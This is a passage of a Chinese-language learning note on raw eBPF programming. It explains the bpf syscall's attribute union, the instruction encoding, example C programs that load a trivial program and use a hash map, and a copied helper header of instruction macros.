		__u32		ctx_size_in;	/* input: len of ctx_in */
		__u32		ctx_size_out;	/* input/output: len of ctx_out
						 *   returns ENOSPC if ctx_out
						 *   is too small.
						 */
		__aligned_u64	ctx_in;
		__aligned_u64	ctx_out;
		__u32		flags;
		__u32		cpu;
		__u32		batch_size;
	} test;

	struct { /* BPF_*_GET_*_ID 命令所使用的匿名结构体 */
		union {
			__u32		start_id;
			__u32		prog_id;
			__u32		map_id;
			__u32		btf_id;
			__u32		link_id;
		};
		__u32		next_id;
		__u32		open_flags;
	};

	struct { /* BPF_OBJ_GET_INFO_BY_FD 命令所使用的匿名结构体 */
		__u32		bpf_fd;
		__u32		info_len;
		__aligned_u64	info;
	} info;

	struct { /* BPF_PROG_QUERY 命令所使用的匿名结构体 */
		__u32		target_fd;	/* container object to query */
		__u32		attach_type;
		__u32		query_flags;
		__u32		attach_flags;
		__aligned_u64	prog_ids;
		__u32		prog_cnt;
		/* output: per-program attach_flags.
		 * not allowed to be set during effective query.
		 */
		__aligned_u64	prog_attach_flags;
	} query;

	struct { /* anonymous struct used by BPF_RAW_TRACEPOINT_OPEN command */
		__u64 name;
		__u32 prog_fd;
	} raw_tracepoint;

	struct { /* anonymous struct for BPF_BTF_LOAD */
		__aligned_u64	btf;
		__aligned_u64	btf_log_buf;
		__u32		btf_size;
		__u32		btf_log_size;
		__u32		btf_log_level;
	};

	struct {
		__u32		pid;		/* input: pid */
		__u32		fd;		/* input: fd */
		__u32		flags;		/* input: flags */
		__u32		buf_len;	/* input/output: buf len */
		__aligned_u64	buf;		/* input/output:
						 *   tp_name for tracepoint
						 *   symbol for kprobe
						 *   filename for uprobe
						 */
		__u32		prog_id;	/* output: prod_id */
		__u32		fd_type;	/* output: BPF_FD_TYPE_* */
		__u64		probe_offset;	/* output: probe_offset */
		__u64		probe_addr;	/* output: probe_addr */
	} task_fd_query;

	struct { /* struct used by BPF_LINK_CREATE command */
		__u32		prog_fd;	/* eBPF program to attach */
		union {
			__u32		target_fd;	/* object to attach to */
			__u32		target_ifindex; /* target ifindex */
		};
		__u32		attach_type;	/* attach type */
		__u32		flags;		/* extra flags */
		union {
			__u32		target_btf_id;	/* btf_id of target to attach to */
			struct {
				__aligned_u64	iter_info;	/* extra bpf_iter_link_info */
				__u32		iter_info_len;	/* iter_info length */
			};
			struct {
				/* black box user-provided value passed through
				 * to BPF program at the execution time and
				 * accessible through bpf_get_attach_cookie() BPF helper
				 */
				__u64		bpf_cookie;
			} perf_event;
			struct {
				__u32		flags;
				__u32		cnt;
				__aligned_u64	syms;
				__aligned_u64	addrs;
				__aligned_u64	cookies;
			} kprobe_multi;
			struct {
				/* this is overlaid with the target_btf_id above. */
				__u32		target_btf_id;
				/* black box user-provided value passed through
				 * to BPF program at the execution time and
				 * accessible through bpf_get_attach_cookie() BPF helper
				 */
				__u64		cookie;
			} tracing;
		};
	} link_create;

	struct { /* struct used by BPF_LINK_UPDATE command */
		__u32		link_fd;	/* link fd */
		/* new program fd to update link with */
		__u32		new_prog_fd;
		__u32		flags;		/* extra flags */
		/* expected link's program fd; is specified only if
		 * BPF_F_REPLACE flag is set in flags */
		__u32		old_prog_fd;
	} link_update;

	struct {
		__u32		link_fd;
	} link_detach;

	struct { /* struct used by BPF_ENABLE_STATS command */
		__u32		type;
	} enable_stats;

	struct { /* struct used by BPF_ITER_CREATE command */
		__u32		link_fd;
		__u32		flags;
	} iter_create;

	struct { /* struct used by BPF_PROG_BIND_MAP command */
		__u32		prog_fd;
		__u32		map_fd;
		__u32		flags;		/* extra flags */
	} prog_bind_map;

} __attribute__((aligned(8)));
__sys_bpf() 系统调用核心函数
定义于kernel/bpf/syscall.c
核心是一个巨大的switch
static int __sys_bpf(int cmd, bpfptr_t uattr, unsigned int size)
{
	union bpf_attr attr;
	bool capable;
	int err;

	capable = bpf_capable() || !sysctl_unprivileged_bpf_disabled;

	/* Intent here is for unprivileged_bpf_disabled to block key object
	 * creation commands for unprivileged users; other actions depend
	 * of fd availability and access to bpffs, so are dependent on
	 * object creation success.  Capabilities are later verified for
	 * operations such as load and map create, so even with unprivileged
	 * BPF disabled, capability checks are still carried out for these
	 * and other operations.
	 */
	if (!capable &&
	    (cmd == BPF_MAP_CREATE || cmd == BPF_PROG_LOAD))
		return -EPERM;

	err = bpf_check_uarg_tail_zero(uattr, sizeof(attr), size);
	if (err)
		return err;
	size = min_t(u32, size, sizeof(attr));

	/* copy attributes from user space, may be less than sizeof(bpf_attr) */
	memset(&attr, 0, sizeof(attr));
	if (copy_from_bpfptr(&attr, uattr, size) != 0)
		return -EFAULT;

	err = security_bpf(cmd, &attr, size);
	if (err < 0)
		return err;

	switch (cmd) {
	case BPF_MAP_CREATE:
		err = map_create(&attr);
		break;
	//...
	default:
		err = -EINVAL;
		break;
	}

	return err;
}

SYSCALL_DEFINE3(bpf, int, cmd, union bpf_attr __user *, uattr, unsigned int, size)
{
	return __sys_bpf(cmd, USER_BPFPTR(uattr), size);
}
raw eBPF 程序编写入门
eBPF指令格式
RISC指令集 单条指令长度为8字节
struct bpf_insn {
	__u8	code;		/* opcode */
	__u8	dst_reg:4;	/* dest register */
	__u8	src_reg:4;	/* source register */
	__s16	off;		/* signed offset */
	__s32	imm;		/* signed immediate constant */
};
两种编码模式:
- 基础编码,单条指令64bit
- 宽指令编码,在基础编码后添加一个64bit立即数,单条指令128bit
基础编码指令格式如下:
| 长度 | 8bits | 4bits | 4bits | 16bits | 32bits |
|---|---|---|---|---|---|
| 含义 | opcode | dst_reg | src_reg | off(有符号偏移) | imm(有符号32位立即数) |
| opcode域长度为8bit,低3位固定表示指令类型,剩下高5位根据类型不同用途也不同 |
| 类型 | 值 | 描述 |
|---|---|---|
| BPF_LD | 0x00 | 只能用于宽指令,从 imm64 中加载数据到寄存器 |
| BPF_LDX | 0x01 | 从内存中加载数据到 dst_reg |
| BPF_ST | 0x02 | 把 imm32 数据保存到内存中 |
| BPF_STX | 0x03 | 把 src_reg 寄存器数据保存到内存 |
| BPF_ALU | 0x04 | 32bit 算术运算 |
| BPF_JMP | 0x05 | 64bit 跳转操作 |
| BPF_JMP32 | 0x06 | 32bit 跳转操作 |
| BPF_ALU64 | 0x07 | 64bit 算术运算 |
在 classic BPF 中
0x06为函数返回指令BPF_RET,0x07为寄存器交换指令BPF_MISC(cBPF 只有A和X两个寄存器)
对于 算术 & 跳转指令:
| 4 bit | 1 bit | 3 bit |
|---|---|---|
| operation code (操作代码) | source(源) | instruction class (指令类型) |
| 下午具体解读指令中各字段含义 | ||
| 对于算术指令 操作码类型如下 |
| 指令类型 | 操作代码 | 值 | 描述 |
|---|---|---|---|
| BPF_ALU / BPF_ALU64 | BPF_ADD | 0x00 | dst += src |
| BPF_ALU / BPF_ALU64 | BPF_SUB | 0x10 | dst -= src |
| BPF_ALU / BPF_ALU64 | BPF_MUL | 0x20 | dst *= src |
| BPF_ALU / BPF_ALU64 | BPF_DIV | 0x30 | dst /= src |
| BPF_ALU / BPF_ALU64 | BPF_OR | 0x40 | dst |= src |
| BPF_ALU / BPF_ALU64 | BPF_AND | 0x50 | dst &= src |
| BPF_ALU / BPF_ALU64 | BPF_LSH | 0x60 | dst <<= src |
| BPF_ALU / BPF_ALU64 | BPF_RSH | 0x70 | dst >>= src |
| BPF_ALU / BPF_ALU64 | BPF_NEG | 0x80 | dst = ~src |
| BPF_ALU / BPF_ALU64 | BPF_MOD | 0x90 | dst %= src |
| BPF_ALU / BPF_ALU64 | BPF_XOR | 0xA0 | dst ^= src |
| BPF_ALU / BPF_ALU64 | BPF_MOV | 0xB0 | dst = src |
| BPF_ALU / BPF_ALU64 | BPF_ARSH | 0xC0 | 算术右移操作(正数补 0 负数补 1 ) |
| BPF_ALU / BPF_ALU64 | BPF_END | 0xD0 | 字节序转换 |
对于跳转指令而言有如下类型:
| ** 指令类型** | 操作代码 | 值 | 描述 | 备注 |
|---|---|---|---|---|
| BPF_JMP | BPF_JA | 0x00 | PC += off | 仅用于 BPF_JMP |
| BPF_JMP / BPF_JMP64 | BPF_JEQ | 0x10 | PC += off if dst == src | |
| BPF_JMP / BPF_JMP64 | BPF_JGT | 0x20 | PC += off if dst > src | |
| BPF_JMP / BPF_JMP64 | BPF_JGE | 0x30 | PC += off if dst >= src | |
| BPF_JMP / BPF_JMP64 | BPF_JSET | 0x40 | PC += off if dst & src | |
| BPF_JMP / BPF_JMP64 | BPF_JNE | 0x50 | PC += off if dst != src | 仅 eBPF:不等时跳转 |
| BPF_JMP / BPF_JMP64 | BPF_JSGT | 0x60 | PC += off if dst > src | 仅 eBPF:有符号 ‘>’ |
| BPF_JMP / BPF_JMP64 | BPF_JSGE | 0x70 | PC += off if dst >= src | 仅 eBPF:有符号 ‘>=’ |
| BPF_JMP / BPF_JMP64 | BPF_CALL | 0x80 | 函数调用 | 仅 eBPF:函数调用 |
| BPF_JMP / BPF_JMP64 | BPF_EXIT | 0x90 | 函数或者程序返回 | 仅 eBPF:函数返回 |
| BPF_JMP / BPF_JMP64 | BPF_JLT | 0xA0 | PC += off if dst < src | 仅 eBPF:无符号 ‘<’ |
| BPF_JMP / BPF_JMP64 | BPF_JLE | 0xB0 | PC += off if dst <= src | 仅 eBPF:无符号 ‘<=’ |
| BPF_JMP / BPF_JMP64 | BPF_JSLT | 0xC0 | PC += off if dst < src | 仅 eBPF:有符号 ‘<’ |
| BPF_JMP / BPF_JMP64 | BPF_JSLE | 0xD0 | PC += off if dst <= src | 仅 eBPF:有符号 ‘<=’ |
| opcode中间一个bit表示源 含义如下表 |
| 指令类型 | 源 | 值 | 描述 |
|---|---|---|---|
| BPF_ALU / BPF_ALU64 / BPF_JMP / BPF_JMP64 | BPF_K | 0x00 | 使用32-bit imm32 作为源操作数 |
| BPF_ALU / BPF_ALU64 / BPF_JMP / BPF_JMP64 | BPF_X | 0x08 | 使用源寄存器 (src_reg) 作为源操作数 |
对于 BPF_END 操作码而言含义如下:
| 指令类型 | 操作代码 | 源 | 值 | 描述 |
|---|---|---|---|---|
| BPF_ALU / BPF_ALU64 | BPF_END | BPF_TO_LE | 0x00 | 转为小端序 |
| BPF_ALU / BPF_ALU64 | BPF_END | BPF_TO_BE | 0x08 | 转为大端序 |
对于Load & Store 指令分如下三部分
| 3 bits | 2 bit | 3 bits |
|---|---|---|
| mode(模式) | size(大小) | instruction class (指令类型) |
| load & store指令size域表示操作的字节数 |
| 大小 | 值 | 描述 |
|---|---|---|
| BPF_W | 0x00 | 单字(4 字节) |
| BPF_H | 0x08 | 半字(2字节) |
| BPF_B | 0x10 | 单字节(1字节) |
| BPF_DW | 0x18 | 双字(8字节) |
| mode域 表示操作的模式 即如何操作制定大小的数据 |
| 模式 | 值 | 描述 | 备注 |
|---|---|---|---|
| BPF_IMM | 0x00 | 64 位立即数 | eBPF 为64 位立即数,cBPF 中为 32 位 |
| BPF_ABS | 0x20 | 数据包直接访问 | 兼容自 cBPF 指令。R6 作为隐式输入,存放 struct *sk_buff ;R0 作为隐式输出,存放包中读出数据;R1 ~ R5 作为 scratch registers,在每次调用后会被清空 |
| BPF_IND | 0x40 | 数据包间接访问 | 同 BPF_ABS |
| BPF_MEM | 0x60 | 赋值给 *(size *)(dst_reg + off) | 标准 load & store 操作 |
| BPF_LEN | 0x80 | 保留指令 | 仅用于 cBPF |
| BPF_MSH | 0xA0 | 保留指令 | 仅用于 cBPF |
| BPF_XADD | 0xC0 | 原子操作,*(无符号类型 *)(dst_reg + off16) 运算= src_reg | 仅用于 eBPF,不支持 1 / 2 字节操作 |
对于 BPF_XADD, imm32 域被用来表示原子操作的运算类型: |
| imm32 | 值 | 描述 |
|---|---|---|
| BPF_ADD | 0x00 | 原子加 |
| BPF_OR | 0x40 | 原子或 |
| BPF_AND | 0x50 | 原子与 |
| BPF_XOR | 0xa0 | 原子异或 |
raw eBPF 程序编写
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <sched.h>
#include <stdint.h>
#include <sys/syscall.h>
#include <linux/bpf.h>

void err_exit(const char *msg)
{
    printf("\033[31m\033[1m[x] Error at: \033[0m%s\n", msg);
    exit(EXIT_FAILURE);
}

#define BPF_RAW_INSN(CODE, DST, SRC, OFF, IMM)          \
    ((struct bpf_insn) {                                \
        .code        = CODE,                            \
        .dst_reg     = DST,                             \
        .src_reg     = SRC,                             \
        .off         = OFF,                             \
        .imm         = IMM                              \
})

struct bpf_insn test_bpf_prog[] = {
    BPF_RAW_INSN(BPF_ALU64 | BPF_MOV | BPF_K, BPF_REG_0, 0, 0, 0x114514),
    BPF_RAW_INSN(BPF_JMP | BPF_EXIT, 0, 0, 0, 0),
};

#define TEST_BPF_LOG_SZ 0x10000
char test_bpf_log_buf[TEST_BPF_LOG_SZ] = { '\0' };

union bpf_attr test_bpf_attr = {
    .prog_type = BPF_PROG_TYPE_SOCKET_FILTER,
    .insns = (uint64_t) &test_bpf_prog,
    .insn_cnt = sizeof(test_bpf_prog) / sizeof(test_bpf_prog[0]),
    .license = (uint64_t) "GPL",
    .log_level = 2,
    .log_buf = (uint64_t) test_bpf_log_buf,
    .log_size = TEST_BPF_LOG_SZ,
};

static inline int bpf(int cmd, union bpf_attr *attr)
{
    return syscall(__NR_bpf, cmd, attr, sizeof(*attr));
}

int main(int argc , char **argv, char **envp)
{
    int test_bpf_prog_fd;
    char *err_msg;

    /* load bpf prog into kernel */
    test_bpf_prog_fd = bpf(BPF_PROG_LOAD, &test_bpf_attr);
    if (test_bpf_prog_fd < 0) {
        err_msg = "FAILED to load bpf program!";
        goto err_bpf_load;
    }

    /* output the log */
    puts(test_bpf_log_buf);

    close(test_bpf_prog_fd);

    return 0;

err_bpf_load:
    puts(test_bpf_log_buf);
err_socket:
    err_exit(err_msg);

    return 0;
}
ayoung@ay:~/ebpf_learn$ sudo ./a
func#0 @0
0: R1=ctx() R10=fp0
0: (b7) r0 = 1131796                  ; R0_w=0x114514
1: (95) exit
processed 2 insns (limit 1000000) max_states_per_insn 0 total_states 0 peak_states 0 mark_read 0
示例程序只加载了程序 没有做触发
BPF_PROG_TYPE_SOCKET_FILTER需要将其绑定到套接字 再通过网络数据包触发
eg
test_bpf_prog_fd = bpf(BPF_PROG_LOAD, &test_bpf_attr);
// 在 main() 中增加:
int sock_fd[2];
socketpair(AF_UNIX, SOCK_DGRAM, 0, sock_fd);
setsockopt(sock_fd[0], SOL_SOCKET, SO_ATTACH_BPF, &test_bpf_prog_fd, sizeof(int));
write(sock_fd[1], "trigger", 7);  // 触发 eBPF 程序
raw eBPF map使用
BPF_MAP_CREATE 创建eBPF map 返回一个文件描述符作为引用
static __always_inline int
bpf_map_create(unsigned int map_type, unsigned int key_size,
               unsigned int value_size, unsigned int max_entries)
{
    union bpf_attr attr = {
        .map_type = map_type,
        .key_size = key_size,
        .value_size = value_size,
        .max_entries = max_entries,
    };

    return bpf(BPF_MAP_CREATE, &attr);
}
BPF_MAP_UPDATE 更新key->value映射 flags应该为:
- BPF_ANY 有则更新,无则新建
- BPF_NOEXIST 仅在不存在时进行创建 若已有对应的 key 则返回
-EEXIST - BPF_EXIST 仅在存在时进行更新 若无对应的 key 则返回
-ENOENT
创建映射时map中映射数量达到max_entries返回E2BIG
static __always_inline int
bpf_map_update_elem(int map_fd,const void *key,const void *value,uint64_t flags)
{
    union bpf_attr attr = {
        .map_fd = map_fd,
        .key = (uint64_t) key,
        .value = (uint64_t) value,
        .flags = flags,
    };

    return bpf(BPF_MAP_UPDATE_ELEM, &attr);
}
BPF_MAP_LOOKUP_ELEM 查找map中是否存在对应key 有则将value拷贝到用户空间指定的value缓冲区
static __always_inline int
bpf_map_lookup_elem(int map_fd, const void *key, void *value)
{
    union bpf_attr attr = {
        .map_fd = map_fd,
        .key = (uint64_t) key,
        .value = (uint64_t) value,
    };

    return bpf(BPF_MAP_LOOKUP_ELEM, &attr);
}
BPF_MAP_GET_NEXT_KEY 遍历 查找传入的key 并返回该key的下一个key拷贝回用户空间 若不存在则返回0并拷贝map中第一个key到用户空间 若为最后一个key 则返回-1
遍历:先传一个不存在的 获得第一个key,最后不断调用 直到返回-1
static __always_inline int
bpf_map_get_next_key(int map_fd, const void *key, void *value)
{
    union bpf_attr attr = {
        .map_fd = map_fd,
        .key = (uint64_t) key,
        .next_key = (uint64_t) value,
    };

    return bpf(BPF_MAP_GET_NEXT_KEY, &attr);
}
BPF_MAP_DELETE_ELEM 删除已有映射 不存在返回-EPERM
static __always_inline int
bpf_map_delete_elem(int map_fd, const void *key)
{
    union bpf_attr attr = {
        .map_fd = map_fd,
        .key = (uint64_t) key,
    };

    return bpf(BPF_MAP_DELETE_ELEM, &attr);
}
在内核的 eBPF map 数据结构中会保存引用了该 map 的程序数量,若该 map 不再被任一程序引用则会自动释放,不需要主动去销毁一个 eBPF map
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <sched.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/syscall.h>
#include <net/if.h>
#include <linux/if_packet.h>
#include <linux/if_ether.h>
#include <arpa/inet.h>
#include <linux/bpf.h>

static __always_inline int bpf(int cmd, union bpf_attr *attr)
{
    return syscall(__NR_bpf, cmd, attr, sizeof(*attr));
}

static __always_inline int
bpf_map_create(unsigned int map_type, unsigned int key_size,
               unsigned int value_size, unsigned int max_entries)
{
    union bpf_attr attr = {
        .map_type = map_type,
        .key_size = key_size,
        .value_size = value_size,
        .max_entries = max_entries,
    };

    return bpf(BPF_MAP_CREATE, &attr);
}

static __always_inline int
bpf_map_lookup_elem(int map_fd, const void *key, void *value)
{
    union bpf_attr attr = {
        .map_fd = map_fd,
        .key = (uint64_t) key,
        .value = (uint64_t) value,
    };

    return bpf(BPF_MAP_LOOKUP_ELEM, &attr);
}

static __always_inline int
bpf_map_update_elem(int map_fd,const void *key,const void *value,uint64_t flags)
{
    union bpf_attr attr = {
        .map_fd = map_fd,
        .key = (uint64_t) key,
        .value = (uint64_t) value,
        .flags = flags,
    };

    return bpf(BPF_MAP_UPDATE_ELEM, &attr);
}

static __always_inline int
bpf_map_delete_elem(int map_fd, const void *key)
{
    union bpf_attr attr = {
        .map_fd = map_fd,
        .key = (uint64_t) key,
    };

    return bpf(BPF_MAP_DELETE_ELEM, &attr);
}

void err_exit(const char *msg)
{
    printf("\033[31m\033[1m[x] Error at: \033[0m%s\n", msg);
    exit(EXIT_FAILURE);
}

char orig_value[0x100] = "1145141919810";

int main(int argc , char **argv, char **envp)
{
    char value[0x100];
    int map_fd;

    puts("[*] Creating new eBPF map...");
    map_fd = bpf_map_create(BPF_MAP_TYPE_HASH, 0x10, 0x100, 0x10);
    if (map_fd < 0) {
        err_exit("FAILED to create eBPF map!");
    }

    puts("[*] Adding new map of key->value...");
    if (bpf_map_update_elem(map_fd, "ay", orig_value, BPF_ANY) < 0) {
        err_exit("FAILED to update eBPF map!");
    }

    puts("[*] Looking up element in map...");
    if (bpf_map_lookup_elem(map_fd, "ay", value) < 0) {
        err_exit("FAILED to look up elem in eBPF map!");
    }

    printf("[+] Successfully get the elem of key %s: %s\n", "ay", value);

    close(map_fd);

    return 0;
}
ayoung@ay:~/ebpf_learn$ sudo ./b
[*] Creating new eBPF map...
[*] Adding new map of key->value...
[*] Looking up element in map...
[+] Successfully get the elem of key ay: 1145141919810
抄一下a3封装好的常用操作
#ifndef A3_BPF_INSN_H
#define A3_BPF_INSN_H

#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <string.h>
#include <unistd.h>
#include <linux/bpf.h>
#include <sys/syscall.h>
#include <sys/socket.h>
#include <net/if.h>
#include <linux/if_packet.h>

static __always_inline void err_print(const char *msg)
{
    printf("\033[31m\033[1m[x] Run eBPF error: \033[0m%s\n", msg);
}

#define BPF_RAW_INSN(CODE, DST, SRC, OFF, IMM)          \
    ((struct bpf_insn) {                                \
        .code        = CODE,                            \
        .dst_reg     = DST,                             \
        .src_reg     = SRC,                             \
        .off         = OFF,                             \
        .imm         = IMM                              \
})

#define BPF_ALU64_REG(OP, DST, SRC)                     \
        BPF_RAW_INSN(BPF_ALU64 | BPF_OP(OP) | BPF_X, DST, SRC, 0, 0)

#define BPF_ALU32_REG(OP, DST, SRC)                     \
        BPF_RAW_INSN(BPF_ALU | BPF_OP(OP) | BPF_X, DST, SRC, 0, 0)

#define BPF_ALU64_IMM(OP, DST, IMM)                     \
        BPF_RAW_INSN(BPF_ALU64 | BPF_OP(OP) | BPF_K, DST, 0, 0, IMM)

#define BPF_ALU32_IMM(OP, DST, IMM)                     \
        BPF_RAW_INSN(BPF_ALU | BPF_OP(OP) | BPF_K, DST, 0, 0, IMM)

#define BPF_MOV64_REG(DST, SRC)                         \
        BPF_RAW_INSN(BPF_ALU64 | BPF_MOV | BPF_X, DST, SRC, 0, 0)

#define BPF_MOV32_REG(DST, SRC)                         \
        BPF_RAW_INSN(BPF_ALU | BPF_MOV | BPF_X, DST, SRC, 0, 0)

#define BPF_MOV64_IMM(DST, IMM)                         \
        BPF_RAW_INSN(BPF_ALU64 | BPF_MOV | BPF_K, DST, 0, 0, IMM)

#define BPF_MOV32_IMM(DST, IMM)                         \
        BPF_RAW_INSN(BPF_ALU | BPF_MOV | BPF_K, DST, 0, 0, IMM)

#define BPF_LD_IMM64_RAW(DST, SRC, IMM)                 \
        BPF_RAW_INSN(BPF_LD | BPF_DW | BPF_IMM, DST, SRC, 0, (uint32_t) (IMM)),\
        BPF_RAW_INSN(0, 0, 0, 0, ((uint64_t) (IMM)) >> 32)

#define BPF_LD_IMM64(DST, IMM)                          \
        BPF_LD_IMM64_RAW(DST, 0, IMM)

#ifndef BPF_PSEUDO_MAP_FD
# define BPF_PSEUDO_MAP_FD	1
#endif

/* pseudo BPF_LD_IMM64 insn used to refer to process-local map_fd */
#define BPF_LD_MAP_FD(DST, MAP_FD)                      \
        BPF_LD_IMM64_RAW(DST, BPF_PSEUDO_MAP_FD, MAP_FD)

/* Direct packet access, R0 = *(uint *) (skb->data + imm32) */
#define BPF_LD_ABS(SIZE, IMM)                           \
        BPF_RAW_INSN(BPF_LD | BPF_SIZE(SIZE) | BPF_ABS, 0, 0, 0, IMM)

/* dst_reg = *(uint *) (src_reg + off16) */
#define BPF_LDX_MEM(SIZE, DST, SRC, OFF)                \
        BPF_RAW_INSN(BPF_LDX | BPF_SIZE(SIZE) | BPF_MEM, DST, SRC, OFF, 0)

/* *(uint *) (dst_reg + off16) = src_reg */
#define BPF_STX_MEM(SIZE, DST, SRC, OFF)                \
        BPF_RAW_INSN(BPF_STX | BPF_SIZE(SIZE) | BPF_MEM, DST, SRC, OFF, 0)

#define BPF_ATOMIC_OP(SIZE, OP, DST, SRC, OFF)          \
        BPF_RAW_INSN(BPF_STX | BPF_SIZE(SIZE) | BPF_ATOMIC, DST, SRC, OFF, OP)

#define BPF_STX_XADD(SIZE, DST, SRC, OFF)               \
        BPF_ATOMIC_OP(SIZE, BPF_ADD, DST, SRC, OFF)

/* *(uint *) (dst_reg + off16) = imm */
#define BPF_ST_MEM(SIZE, DST, OFF, IMM)                 \
        BPF_RAW_INSN(BPF_ST | BPF_SIZE(SIZE) | BPF_MEM, DST, 0, OFF, IMM)

#define BPF_JMP_REG(OP, DST, SRC, OFF)                  \
        BPF_RAW_INSN(BPF_JMP | BPF_OP(OP) | BPF_X, DST, SRC, OFF, 0)

#define BPF_JMP32_REG(OP, DST, SRC, OFF)                \
        BPF_RAW_INSN(BPF_JMP32 | BPF_OP(OP) | BPF_X, DST, SRC, OFF, 0)

#define BPF_JMP_IMM(OP, DST, IMM, OFF)                  \
        BPF_RAW_INSN(BPF_JMP | BPF_OP(OP) | BPF_K, DST, 0, OFF, IMM)

#define BPF_JMP32_IMM(OP, DST, IMM, OFF)                \
        BPF_RAW_INSN(BPF_JMP32 | BPF_OP(OP) | BPF_K, DST, 0, OFF, IMM)

#define BPF_EXIT_INSN()                                 \
        BPF_RAW_INSN(BPF_JMP | BPF_EXIT, 0, 0, 0, 0)

#define BPF_READ_ARRAY_MAP_IDX(__idx, __map_fd, __dst_reg)                   \
        /* get a pointer to bpf_array */                \
        BPF_LD_MAP_FD(BPF_REG_9, __map_fd),             \
        BPF_MOV64_REG(BPF_REG_1, BPF_REG_9),            \
        BPF_MOV64_REG(BPF_REG_2, BPF_REG_10),           \
        BPF_ALU64_IMM(BPF_ADD, BPF_REG_2, -8),          \
        BPF_ST_MEM(BPF_DW, BPF_REG_2, 0, __idx),        \
        BPF_RAW_INSN(BPF_JMP | BPF_CALL, 0, 0, 0, BPF_FUNC_map_lookup_elem), \
        /* if success, r0 will be ptr to value, 0 for failed */              \
        BPF_JMP_IMM(BPF_JNE, BPF_REG_0, 0, 1),          \
        BPF_EXIT_INSN(),                                \
        /* mov the result back and clear R0 */          \
        BPF_MOV64_REG(__dst_reg, BPF_REG_0),            \
        BPF_MOV64_IMM(BPF_REG_0, 0)

#ifndef __user
#define __user
#endif

#ifndef __rcu
#define __rcu
#endif

struct bpf_map;
struct btf;
struct btf_type;
struct bpf_prog;
struct bpf_prog_aux;
struct poll_table_struct;
struct vm_area_struct;
struct bpf_local_storage_map;

/* map is generic key/value storage optionally accesible by eBPF programs */
struct bpf_map_ops {
	/* funcs callable from userspace (via syscall) */
	int (*map_alloc_check)(union bpf_attr *attr);
	struct bpf_map *(*map_alloc)(union bpf_attr *attr);
	void (*map_release)(struct bpf_map *map, struct file *map_file);
	void (*map_free)(struct bpf_map *map);
	int (*map_get_next_key)(struct bpf_map *map, void *key, void *next_key);
	void (*map_release_uref)(struct bpf_map *map);
	void *(*map_lookup_elem_sys_only)(struct bpf_map *map, void *key);
	int (*map_lookup_batch)(struct bpf_map *map, const union bpf_attr *attr,
				union bpf_attr __user *uattr);
	int (*map_lookup_and_delete_batch)(struct bpf_map *map,
					   const union bpf_attr *attr,
					   union bpf_attr __user *uattr);
	int (*map_update_batch)(struct bpf_map *map, const union bpf_attr *attr,
				union bpf_attr __user *uattr);
	int (*map_delete_batch)(struct bpf_map *map, const union bpf_attr *attr,
				union bpf_attr __user *uattr);

	/* funcs callable from userspace and from eBPF programs */
	void *(*map_lookup_elem)(struct bpf_map *map, void *key);
	int (*map_update_elem)(struct bpf_map *map, void *key, void *value,
        		       uint64_t flags);
	int (*map_delete_elem)(struct bpf_map *map, void *key);
	int (*map_push_elem)(struct bpf_map *map, void *value, uint64_t flags);
	int (*map_pop_elem)(struct bpf_map *map, void *value);
	int (*map_peek_elem)(struct bpf_map *map, void *value);

	/* funcs called by prog_array and perf_event_array map */
	void *(*map_fd_get_ptr)(struct bpf_map *map, struct file *map_file,
				int fd);
	void (*map_fd_put_ptr)(void *ptr);
	int (*map_gen_lookup)(struct bpf_map *map, struct bpf_insn *insn_buf);
	uint32_t (*map_fd_sys_lookup_elem)(void *ptr);
	void (*map_seq_show_elem)(struct bpf_map *map, void *key,
				  struct seq_file *m);
	int (*map_check_btf)(const struct bpf_map *map,
			     const struct btf *btf,
			     const struct btf_type *key_type,
			     const struct btf_type *value_type);

	/* Prog poke tracking helpers. */
	int (*map_poke_track)(struct bpf_map *map, struct bpf_prog_aux *aux);
	void (*map_poke_untrack)(struct bpf_map *map, struct bpf_prog_aux *aux);
	void (*map_poke_run)(struct bpf_map *map, uint32_t key,
			     struct bpf_prog *old, struct bpf_prog *new);

	/* Direct value access helpers. */
	int (*map_direct_value_addr)(const struct bpf_map *map,
				     uint64_t *imm, uint32_t off);
	int (*map_direct_value_meta)(const struct bpf_map *map,
				     uint64_t imm, uint32_t *off);
	int (*map_mmap)(struct bpf_map *map, struct vm_area_struct *vma);
	__poll_t (*map_poll)(struct bpf_map *map, struct file *filp,
			     struct poll_table_struct *pts);

	/* Functions called by bpf_local_storage maps */
	int (*map_local_storage_charge)(struct bpf_local_storage_map *smap,
					void *owner, uint32_t size);
	void (*map_local_storage_uncharge)(struct bpf_local_storage_map *smap,
					   void *owner, uint32_t size);
	struct bpf_local_storage __rcu ** (*map_owner_storage_ptr)(void *owner);

	/* map_meta_equal must be implemented for maps that can be
	 * used as an inner map.  It is a runtime check to ensure
	 * an inner map can be inserted to an outer map.
	 *
	 * Some properties of the inner map has been used during the
	 * verification time.  When inserting an inner map at the runtime,
	 * map_meta_equal has to ensure the inserting map has the same
	 * properties that the verifier has used earlier.
	 */
	int (*map_meta_equal)(const struct bpf_map *meta0,
			      const struct bpf_map *meta1);

	/* BTF name and id of struct allocated by map_alloc */
	const char * const map_btf_name;
	int *map_btf_id;

	/* bpf_iter info used to open a seq_file */
	const struct bpf_iter_seq_info *iter_seq_info;
};

static __always_inline int bpf(int cmd, union bpf_attr *attr)
{
    return syscall(__NR_bpf, cmd, attr, sizeof(*attr));
}

static __always_inline int
bpf_load_prog(unsigned int prog_type, struct bpf_insn *insns, uint64_t insn_cnt,
              char *log_buf, unsigned int log_buf_sz, unsigned int log_level)
{
    union bpf_attr attr = {
        .prog_type = prog_type,
        .insns = (uint64_t) insns,
        .insn_cnt = insn_cnt,
        .license = (uint64_t) "GPL",
        .log_level = log_level,
        .log_buf = (uint64_t) log_buf,
        .log_size = log_buf_sz,
    };

    return bpf(BPF_PROG_LOAD, &attr);
}

static __always_inline int
bpf_map_create(unsigned int map_type, unsigned int key_size,
               unsigned int value_size, unsigned int max_entries)
{
    union bpf_attr attr = {
        .map_type = map_type,
        .key_size = key_size,
        .value_size = value_size,
        .max_entries = max_entries,
    };

    return bpf(BPF_MAP_CREATE, &attr);
}

static __always_inline int
bpf_map_lookup_elem(int map_fd, const void *key, void *value)
{
    union bpf_attr attr = {
        .map_fd = map_fd,
        .key = (uint64_t) key,
        .value = (uint64_t) value,
    };

